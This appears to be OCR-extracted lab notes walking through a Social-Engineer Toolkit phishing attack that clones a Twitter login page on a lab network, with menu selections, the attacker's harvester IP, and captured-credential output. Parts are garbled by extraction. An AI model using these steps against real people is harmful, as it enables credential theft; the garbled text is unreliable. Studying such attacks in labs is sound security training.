
Phishing Attack:



Remo	te-P0	C1 IP /	۸dd	lress
------	-------	---------	-----	-------

Through DHCP

Attacker IP Address


192.168.1.8

Attacker

setoolkit

Social Engineering Toolkit

To open SET, go to Applications>Social Engineering Tools> Click Social Engineering Toolkit.



OR Type 'setoolkit' in the command line to open Social Engineering Toolkit.



Type y to agree to the conditions and use the tool. A menu shows up next. Enter 1 as the choice to demonstrate a Social Engineering Attack.

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

Enter 2 which will select the 'Website Attack Vectors'.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

Enter 3 which will select the 'Credential Harvester Attack Method'

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi les which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>
```

Enter 1 in order to select 'Web Templates'


```
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```


SET will ask you to provide an IP where the credentials captured will be stored. Enter the IP Address of the Kali Linux Attacker System in this case 192.168.1.8.



Enter 3 in order to select 'Twitter'. The setup for a phishing attack is complete.



The IP address is usually hidden.



If an unsuspecting user fills in their details and clicks on 'Sign in', the fake page takes them to the actual Twitter login page.



Finally, the victim type username and password are showing here.

```
192.168.1.100 - - [18/Sep/2022 02:24:30] "POST /sessions HTTP/1.1" 302 -
192.168.1.100 - - [18/Sep/2022 02:24:31] "GET /sessions HTTP/1.1" 404 -
192.168.1.100 - - [18/Sep/2022 02:24:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.100 - - [18/Sep/2022 02:25:33] "GET / HTTP/1.1" 200 -
192.168.1.100 - - [18/Sep/2022 02:26:13] "GET /opensearch.xml HTTP/1.1" 404 -
1** WE GOT A HIT! Printing the output:

**POSSIBLE USERNAME FIELD FOUND: session[username_or_email] ahmadali123

**POSSIBLE PASSWORD FIELD FOUND: session[username_or_email] ahmadali123

**POSSIBLE PASSWORD FIELD FOUND: session[username_or_email] ahmadali123

**POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52

**PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52

**(**I) WHEN YOU''RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.1.100 - - [18/Sep/2022 02:28:25] "POST /sessions HTTP/1.1" 302 -
192.168.1.100 - - [18/Sep/2022 02:28:26] "GET /sessions HTTP/1.1" 404 -
```